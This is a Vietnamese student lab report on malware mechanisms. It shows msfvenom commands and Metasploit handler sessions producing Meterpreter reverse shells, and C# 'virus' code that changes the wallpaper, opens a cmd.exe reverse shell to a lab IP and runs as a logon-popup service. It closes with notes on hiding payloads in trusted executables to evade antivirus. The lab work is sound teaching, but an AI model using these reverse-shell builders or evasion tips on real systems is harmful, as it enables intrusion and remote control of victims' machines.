BÁO CÁO LAB 2 - VIRUS

CƠ CHẾ HOẠT ĐỘNG CỦA MÃ ĐỘC

Giảng viên hướng dẫn: ***Nghi Hoàng Khoa***

Thông tin sinh viên	MSSV: **18521267** Họ tên: **Đoàn Thanh Phương**

NỘI DUNG THỰC HIỆN:

STT	Công việc	Kết quả tự đánh giá
1	Câu 2	100%
2	Câu 3	100%
3	Câu 4	100%
4	Câu 5	100%
5	Câu 2 – B.2	100%

B.1.1

> **Câu 2: Có 2 loại payload trên Metasploit Framework là Staged và Non-Staged. Hãy tạo ra reverse shell cho từng loại, và so sánh sự khác biệt giữa chúng, bao gồm:**

a. Kích thước payload

Staged payload có kích thước 341 bytes

```
root@kali:/home/kali# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192
.168.91.138 LPORT=4444 -f exe -o shell-stage.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: shell-stage.exe
```

Non-Staged payload có kích thước 176195 bytes, lớn hơn rất nhiều so với Staged

```
root@kali:/home/kali# msfvenom -p windows/meterpreter_reverse_tcp LHOST=192
.168.91.138 LPORT=4444 -f exe -o shell-non_stage.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 176195 bytes
Final size of exe file: 251392 bytes
Saved as: shell-non_stage.exe
```

b. Công cụ để lắng nghe kết nối ngược lại

Staged sử dụng module multi/handler payload là windows/meterpreter/reverse_tcp để lắng nghe kết nối ngược lại từ victim. Kết quả sau khi run và mở file shell-stage.exe bên máy client, đã reverse shell được máy victim như ảnh dưới đây.

```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.91.138
LHOST => 192.168.91.138
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.91.138:4444
[*] Sending stage (176195 bytes) to 192.168.91.140
[*] Meterpreter session 1 opened (192.168.91.138:4444 -> 192.168.91.140:492
98) at 2021-05-22 11:12:26 -0400

meterpreter > shell
Process 2304 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\user\Downloads>
```

Non-Staged sử dụng module multi/handler payload là windows/meterpreter_reverse_tcp để lắng nghe kết nối ngược lại từ victim. Kết quả sau khi run và mở file shell-non_stage.exe bên máy client, đã reverse shell được máy victim như ảnh dưới đây.

```
msf5 exploit(multi/handler) > set payload windows/meterpreter_reverse_tcp
payload => windows/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.91.138
LHOST => 192.168.91.138
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.91.138:4444
[*] Meterpreter session 2 opened (192.168.91.138:4444 -> 192.168.91.140:493
01) at 2021-05-22 11:21:09 -0400

meterpreter > shell
Process 1836 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\user\Downloads>
```

c. Khả năng phát hiện của các phần mềm Anti-virus

Khả năng bị các phần mềm anti-virus phát hiện của staged thấp hơn non-staged. Do payload của non-staged lớn hơn của stage nên khả năng bị phát hiện sẽ cao hơn vì các phần mềm anti-virus phát hiện dựa trên signature.

3. Viết một virus máy tính bằng ngôn ngữ lập trình C# có chức năng sau:

a.Thay đổi hình nền của nạn nhân.

b. Kiểm tra máy nạn nhân có kết nối Internet hay không. Nếu có, tải và thực thi reverse shell để kết nối ngược về máy của kẻ tấn công. Và ngược lại, nếu máy nạn nhân không được kết nối Internet, tạo 1 tập tin (thư mục) bất kỳ trên Desktop của nạn nhân với nội dung tùy chọn.


Kết quả demo có trong video kèm theo

a. Thay đổi hình nền của nạn nhân.


Function thực hiện đổi ảnh nền được lấy trong dường dẫn D:\image.jpg

```
[DllImport("user32.dll", SetLastError = true)]
[return: MarshalAs(UnmanagedType.Bool)]
static extern bool SystemParametersInfo(uint uiAction, uint uiParam, String pvParam, uint fWinIni);

private const uint SPI_SETDESKWALLPAPER = 0x14;
private const uint SPIF_UPDATEINIFILE = 0x1;
private const uint SPIF_SENDWININICHANGE = 0x2;

private static void ChangeWallpaper()
{
    uint flags = 0;
    SystemParametersInfo(SPI_SETDESKWALLPAPER, 0, @"D:\image.jpg", flags);
}
```

Trước khi thực thi



Sau khi thực thi



b. Kiểm tra máy nạn nhân có kết nối Internet hay không. Nếu có, tải và thực thi reverse shell để kết nối ngược về máy của kẻ tấn công. Và ngược lại, nếu máy nạn nhân không được kết nối Internet, tạo 1 tập tin (thư mục) bất kỳ trên Desktop của nạn nhân với nội dung tùy chọn

Functon kiểm tra kết nối internet

```
static public bool IsConnectedToInternet()
{
    try
    {
        WebRequest rc = HttpWebRequest.Create("http://www.google.com");
        rc.GetResponse();
    }
    catch (WebException ex)
    {
        return false;
    }
    return true;
}
```

Chương trình có 2 trường hợp nếu có internet sẽ thực thi reverse shell, nếu không sẽ tạo thư mục trên Desktop

```
static public void ElapsedTime()
{
    if (IsConnectedToInternet() == true)
    {
        WriteToFile("Connected!");
        CreateShell();
    }
    else
    {
        WriteToFile("Not Internet");
        CreateFolder(@"C:\Users\phuong\Desktop\Lab_2_CoChe");
    }
}
```

Trong trường hợp có internet tạo reverse shell đến máy có ip 192.168.91.143 tại port 8888

```
static public void CreateShell()
{
    using (TcpClient client = new TcpClient("192.168.91.143", 8888))
    {
        using (Stream stream = client.GetStream())
        {
            using (StreamReader rdr = new StreamReader(stream))
            {
                streamWriter = new StreamWriter(stream);

                StringBuilder strInput = new StringBuilder();

                Process p = new Process();
                p.StartInfo.FileName = "cmd.exe";
                p.StartInfo.CreateNoWindow = true;
                p.StartInfo.UseShellExecute = false;
                p.StartInfo.RedirectStandardOutput = true;
```

Kết quả sau khi thực thi: đã thực hiện thành công.

```
user@user:~$ sudo nc -nvlp 8888
[sudo] password for user:
Listening on [0.0.0.0] (family 0, port 8888)
Connection from 192.168.91.1 11074 received!
Microsoft Windows [Version 10.0.19042.985]
(c) Microsoft Corporation. All rights reserved.
```

Trong trường hợp không có internet, tạo folder theo địa chỉ path được truyền vào.

```
static bool CreateFolder(string path)
{
    try
    {
        if (!Directory.Exists(path))
        {
            Directory.CreateDirectory(path);
        }
        return true;
    }
    catch
    {
        return false;
    }

}
```

Kết quả sau khi thực thi, đã tạo được thư mục Lab2_CoChe tại Desktop


*Demo chi tiếp trong video kèm theo

4. Viết một ứng dụng virus đơn giản bằng dịch vụ trên C#, hiện pop-up MSSV trên máy nạn nhân mỗi khi user thực hiện đăng nhập thành công.


Ở đây ta thực hiện viết một windows service thực hiện pop-up MSSV khi thực hiện login thành công.

```
protected override void OnSessionChange(SessionChangeDescription changeDescription)
{
    switch (changeDescription.Reason)
    {
        case SessionChangeReason.SessionLogon:
            WriteToFile(changeDescription.SessionId + " logon");
            bool result = false;
            String title = "Alert";
            int tlen = title.Length;
            String msg = "18521267";
            int mlen = msg.Length;
            int resp = 7;
            var WTS_CURRENT_SERVER_HANDLE = IntPtr.Zero;
            result = WTSSendMessage(WTS_CURRENT_SERVER_HANDLE, changeDescription.SessionId, title, tlen, msg, mlen, 4, 3, out resp, tru
            break;
        case SessionChangeReason.SessionLogoff:
            WriteToFile(changeDescription.SessionId + " logoff");
            break;
        case SessionChangeReason.SessionLock:
            WriteToFile(changeDescription.SessionId + " lock");

            break;
        case SessionChangeReason.SessionUnlock:
            WriteToFile(changeDescription.SessionId + " unlock");
```

Sau khi build thì ta install nó thành một service trong windows



Chạy service và thực hiện login thử,



Thành công, đã có alert hiện lên khi Login

5. So sánh giữa việc viết virus bằng dịch vụ trên C# với việc tạo bằng MSF (quyền, khả năng phát hiện...)

Quyền thực thi:

- Viết bằng C#: có thể chạy với quyền administrator
- MSF: chạy bằng quyền của user thực thi

Khả năng phát hiện:

- Viết bằng C#: Khả năng phát hiện khi viết bằng C# cao, còn tùy thuộc vào khả năng của hacker khi tạo ra con virus đó có thể tạo ra payload mới, có nhiều biến thể và khó bị nhận dạng, vì thông thường các phần mềm anti-virus thường dựa vào các đặc điểm đã biết trước để phát hiện.
- MSF: khả năng phát hiện cao do nó khá phổ biến, do đó các anti-virus hiện nay đều có khả năng phát hiện được payload được tạo bởi MSF.

B.2

2. So sánh giữa việc nhúng payload vào tập tin có sẵn và tạo payload mới.

Theo em, nhúng payload vào tập tin có sẵn có khả năng thành công cao hơn và dễ lừa người dùng chạy file thực thi đó hơn, ví dụ như nhúng vào file putty.exe người dùng tải về sẽ mở lên và không đề phòng gì. Ngoài ra, có thể tạo nhiều biến thể và inject vào những vị trí hợp lý không làm tăng kích thước file thực thi để trình anti-virus không phát hiện được. Còn tạo payload mới có thể sẽ bị người dùng phát hiện trước hoặc sau khi chạy và các trình anti-virus cũng dễ phát hiện hơn.

Hết